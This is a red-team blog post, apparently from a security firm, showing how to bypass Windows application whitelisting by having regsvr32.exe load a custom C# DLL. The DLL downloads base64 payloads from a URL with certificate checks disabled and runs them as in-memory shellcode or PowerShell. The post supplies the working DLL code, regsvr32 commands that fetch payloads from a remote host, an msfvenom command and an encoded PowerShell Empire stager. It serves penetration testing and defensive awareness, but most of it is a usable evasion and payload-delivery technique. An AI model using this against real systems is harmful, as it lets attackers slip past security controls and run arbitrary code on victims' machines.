10
MAY
2017

EXTERNAL/INTERNAL, RED TEAM, RED TEAM TOOLS CASEY SMITH, COM+ SCRIPLETS, DLL, SUBTEE, WEVADE, WHITELISTING

How to Evade Application Whitelisting Using REGSVR32

Joff Thyer //

I was recently working on a Red Team for a customer that was very much up to date with their defenses. This customer had tight egress controls, perimeter proxying, strong instrumentation, and very tight application whitelisting controls. My teammate and I knew that we would have to work very hard to get command and control outbound from this environment, and that would be after obtaining physical access (yet another significant challenge).

FOLLOW US

The week before going on-site, we began to research all of the various methods for potential application whitelisting bypass. We assumed the best case defensive scenario whereby the customer would have all binary execution blocked with the exception of specific applications permitted. In prior tests with other customers and this same customer, we had used “rundll32.exe” to execute DLL content. This method is really useful if you can host shellcode within a DLL, and have a nice controlled entry point. In the Metasploit case, the DLL entry point is named “Control_RunDLL”. While this might evade whitelisting, we also knew this old trick had been played before and we likely could not count on it again.

One interesting technique published by Casey Smith involves the DLL registration process within Windows, and shows how COM+ scriptlets can be executed by reading the scriptlet as an argument to “regsvr32.exe”, and using the COM+ “scrobj.dll”.

Additionally, Casey published an outline of how to launch processes using a custom DLL written in C# as further detailed in this source code.

I was enamored by both these techniques although I didn’t want to write COM+ scriptlets to launch payloads, but rather wanted greater flexibility. My goals

were to try and get “regsvr32.exe” to register a DLL which could execute either shellcode or a PowerShell script pipeline directly during the DLL registration process.

What is very nice about the “regsvr32.exe” DLL registration method is that whatever DLL you create only has to export four different methods in order to work. These are:

- EntryPoint()
- DllRegisterServer()
- DllUnRegisterServer()
- DllInstall()


As Casey points out in various blog entries, this affords you with multiple paths of code execution, all using a Windows binary that is likely to be whitelisted in any environment.

Wait, but what is this “regsvr32.exe” entity? According to Microsoft “This command-line tool registers .dll files as command components in the registry.”.

BROWSE BY CATEGORY

Select Category

RECENT POSTS



WEBCAST: Attack Tactics Part 1

John Strand // John is starting a new series of

What I Wish I Would Have Known

Bre Schumacher// Many of you were probably asked as

How to Configure SPFv1: Explained for the Masses

Kent Ickler and Derrick Rauch* // Sun

You can read more from TechNet here: https://technet.microsoft.com/en-us/library/bb490985.aspx

I decided to leverage the "DllInstall()" routine with the following logic:

1. Pass the string "shellcode" or "powershell" using the "/i" flag when running "regsvr32.exe".

2. Pass in a comma followed by either a filename or URL pointing to data that is base64 encoded. The base64 encoded data is either binary shellcode, or a PowerShell script.

3. Read the file or URL contents, then base64 decode.

4. If the content is PowerShell, create a runspace pipeline, and execute the script.

5. If the content is Shellcode, allocate memory and execute the shellcode.

A code snippet to perform these functions appears below as written in C#. The idea is to compile this into a DLL which then can be used with "regsvr32.exe".

BROWSE BY TOPIC

anti-virus AV AV bypass bad passwords Blue Team Burp bypassing AV C2 Cylance Digital Ocean encryption hacking hardware hacking Hashcat infosec it security Linux Microsoft MS Word Nessus Nmap Outlook OWA password passwords password spraying pen-testing penetration testing pentest Pentesting phishing PowerShell PowerShell Empire privacy Red Team red teaming social engineering steganography tool tools VPN Vulnerabilities webcast webcasts Windows

ARCHIVES

Select Month

```
if (payload_type == "shellcode")
{
    IntPtr newbuf = VirtualAlloc(IntPtr.Zero, MEM_SIZE, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(payload, 0, (IntPtr)(newbuf), payload.Length);
    hThread = CreateThread(0, 0, newbuf, pinfo, 0, ref tid);
    WaitForSingleObject(hThread, 0xFFFFFFFF);
}
```

Copying ShellCode into Memory and Creating New Thread

```
else if (payload_type == "powershell")
{
    // sometimes the script might be unicode
    // we need to make sure its ASCII before passing into pipeline.
    string ps_payload = "";
    if (Encoding.Unicode.GetByteCount(payload.ToString()) > 0)
    {
        ps_payload = Encoding.ASCII.GetString(
            Encoding.Convert(
                Encoding.Unicode, Encoding.ASCII, payload
            )
        );
    }
    else
    {
        ps_payload = Encoding.ASCII.GetString(payload);
    }

    RunspaceConfiguration rconf = RunspaceConfiguration.Create();
    Runspace rs = RunspaceFactory.CreateRunspace(rconf);
    rs.Open();
    Pipeline pipeline = rs.CreatePipeline();
    pipeline.Commands.AddScript(ps_payload);
    pipeline.Invoke();
    rs.Close();
}
```

Creation of a System Automation Runspace for PowerShell Script Execution

Now, you ask, how do you pass the filename, or URL into the DLL when using “regsvr32.exe”. It turns out that the “/i” flag allows us to specify parameters on the command line which we can then parse to get the information we need.

Once we parse this information, we can then use the <dot>NET WebClient() methods to either download or just read from file the content we are interested in.

```
[DllExport("DllInstall", CallingConvention = CallingConvention.StdCall)]
public static void DllInstall(bool flag, IntPtr cmdline)
{
    IntPtr hThread = IntPtr.Zero;
    IntPtr pinfo = IntPtr.Zero;
    UInt32 tid = 0;
    char[] separator = { ',' };
```

DllInstall() Method Exported

```
string newcmdline = Marshal.PtrToStringUni(cmdline);
string payload_type = newcmdline.Split(separator)[0].ToLower();
string filename = newcmdline.Split(separator)[1];

Regex rexp = new Regex(
    @"^(?<url>https?://(?:[a-z0-9-]+\.)+[a-z0-9]+(?::\d{1,5})?/.+)",
    RegexOptions.IgnoreCase
);
MatchCollection m = rexp.Matches(filename);
string b64_payload = "";
if (m.Count > 0)
{
    GroupCollection group = m[0].Groups;
    WebClient wc = new WebClient();
    // disable SSL/TLS certificate validation
    ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };
    b64_payload = wc.DownloadString(group["url"].Value);
}
else
{
    b64_payload = System.IO.File.ReadAllText(filename);
}
byte[] payload = Convert.FromBase64String(b64_payload);
```

Filename and URL Parsing and Decision Logic

Putting it all together, we can then compile both a 64-bit, and 32-bit version of our DLL and then use the DLL to deliver either PowerShell or Shellcode payloads. If our compiled DLL's are called "rs32.dll", and "rs64.dll", this is how you might use the end tool.

1) On Linux system, generate your payload:

```
$ msfvenom -p windows/x64/exec CMD=calc.exe -f raw 2>/dev/null | base64 >calc.
```

2) Download the payload to Windows, as well as the "rs64.dll" (assuming 64-bit).

```
C:\> regsvr32.exe /s /i:shellcode,calc.b64 rs64.dll
```

But WAIT, it gets even better now. Why bother downloading the payload when you can just use HTTP(s) from the fancy DLL directly.

```
C:\> regsvr32.exe /s /i:shellcode,http://10.10.10.10/calc.b64 rs64.dll
```

Now we can do the same thing, only this time using PowerShell instead. Generate your favorite PowerShell base64 encoded payload. Let me guess, you probably want to use PowerShell Empire (https://www.powershellempire.com/) which conveniently includes a base64 script as the client side agent!

1. Generate your PowerShell empire script using the “launcher” stager

```
(Empire: stager/launcher) > set Listener test
(Empire: stager/launcher) > execute
powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAcwBUAGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAEMA
ZQBQAG8ASQBOAHQATQBBAG4AQQBHAEUAcgBdADoAOgBFAFgAUABFAGMAVAAxADAAMABDAG8ATgBUAGkAbgBVAGUAIAA9AC
AAMAA7ACQAVwBDAD0ATgBlAFcALQBPAEIASgBFAGMAdAAgAFMAeQBzAHQARQBtAC4ATgBlAFQALgBXAGUAYgBDAGwASQBl
AG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOw
AgAFcATwBXADYANAA7ACAAVABlAG4AdAAvADcALgAwADsAIABlAHYAOgAxADEALgAwACkAIABsAGkAawBlACAA
```

2. Now cut/paste only the base64 encoded portion and save it in a file.

3. Execute the powershell using “regsvr32.exe” and your fancy custom DLL.

```
C:\> regsvr32.exe /s /i:powershell,payload.b64 rs64.dll
```

Or, alternatively:

```
C:\> regsvr32.exe /s /i:powershell,http://10.10.10.10/payload.b64 rs64.dll
```

And there you have it, a brand new method of payload delivery that will happily bypass most environments that have implemented application whitelisting. If you want to try out the code, please visit the bitbucket repo:

https://bitbucket.org/jsthyer/wevade

The “wevade” name is a random brain pick combination of “whitelisting”, and “evade”. Yeah, I know… I don’t claim to be a marketing guru by any stretch. Thanks, and please enjoy!

Share this:


Related

Digging Deeper into Vulnerable Windows Services

December 6, 2017
In "External/Internal"

Bypassing Cylance: Part 5 - Looking Forward

March 30, 2017
In "C2"



Red + Blue = Purple

October 26, 2016
In "Blue Team"

A Toast to Kerberoast

WEBCAST: Log File Frequency Analysis with Python

BLACK HILLS INFORMATION SECURITY

115 W. Hudson St. Spearfish, SD 57783 | 701-484-BHIS

LINKS

SEARCH THE SITE